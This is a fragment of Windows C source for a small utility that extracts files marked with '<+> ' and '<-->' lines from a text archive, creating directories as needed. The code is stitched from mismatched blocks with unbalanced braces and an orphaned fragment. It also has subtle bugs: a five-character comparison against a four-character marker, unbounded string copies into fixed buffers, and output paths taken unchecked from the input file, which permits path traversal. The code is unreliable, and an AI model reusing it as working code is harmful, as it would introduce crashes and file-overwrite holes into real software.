ZeroMemory(&OpenFile, sizeof(OPENFILENAME));
OpenFile.lStructSize=sizeof(OPENFILENAME);
OpenFile.hwndOwner=HWND_DESKTOP;
OpenFile.hInstance=hThisInst;
OpenFile.lpstrFile=InFileName;
OpenFile.nMaxFile=sizeof(InFileName)-1;
OpenFile.lpstrTitle=Title;
OpenFile.Flags=OFN_FILEMUSTEXIST | OFN_HIDEREADONLY;

if(GetOpenFileName(&OpenFile))
{
if((InFile=fopen(InFileName,"r"))==NULL)
{
MessageBox(NULL,"Could not open file.",NULL,MB_OK);
return 0;
}

/* If we got here, InFile is opened. */
while(fgets(Line,256,InFile))
{
if(!strncmp(Line,"<+> ",5)) /* If line begins with "<+> " */
{
Line[strlen(Line)-1]='\0';
strcpy(OutFileName,Line+5);

/* Check if a dir has to be created and create one if necessary */
for(i=strlen(OutFileName)-1;i>=0;i--)
{
if((OutFileName[i]=='\\')||(OutFileName[i]=='/'))
{
strncpy(DirName,OutFileName,i);
DirName[i]='\0';
PowerCreateDirectory(DirName);
break;
}
}

if((OutFile=fopen(OutFileName,"w"))==NULL)
{
MessageBox(NULL,"Could not create file.",NULL,MB_OK);
}
}
}
}

```

```

        fclose(InFile);
        return 0;
    }

    /* If we got here, OutFile can be written to */
    while(fgets(Line,256,InFile))
    {
        if(strncmp(Line,"<-->",4)) /* If line doesn't begin w/ "<-->" */
        {
            fputs(Line, OutFile);
        }
        else
        {
            break;
        }
    }
    fclose(OutFile);
    FileExtracted=1;
}

}
fclose(InFile);
if(FileExtracted)
{
    MessageBox(NULL,"Extraction sucessful.", "WinExtract",MB_OK);
}
else
{
    MessageBox(NULL,"Nothing to extract.", "Warning",MB_OK);
}
}
return 1;
}

```

```

/* PowerCreateDirectory is a function that creates directories that are */
/* down more than one yet unexisting directory levels. (e.g. c:\1\2\3) */
void PowerCreateDirectory(char *DirectoryName)
{
    int i;
    int DirNameLength=strlen(DirectoryName);
    char DirToBeCreated[256];

    for(i=1;i<DirNameLength;i++) /* i starts at 1, because we never need to */
    {
        /* create '/' */
        if((DirectoryName[i]=='\\')||(DirectoryName[i]=='/')||(
            i==DirNameLength-1))
        {
            strncpy(DirToBeCreated,DirectoryName,i+1);
            DirToBeCreated[i+1]='\0';
            CreateDirectory(DirToBeCreated,NULL);
        }
    }
}

```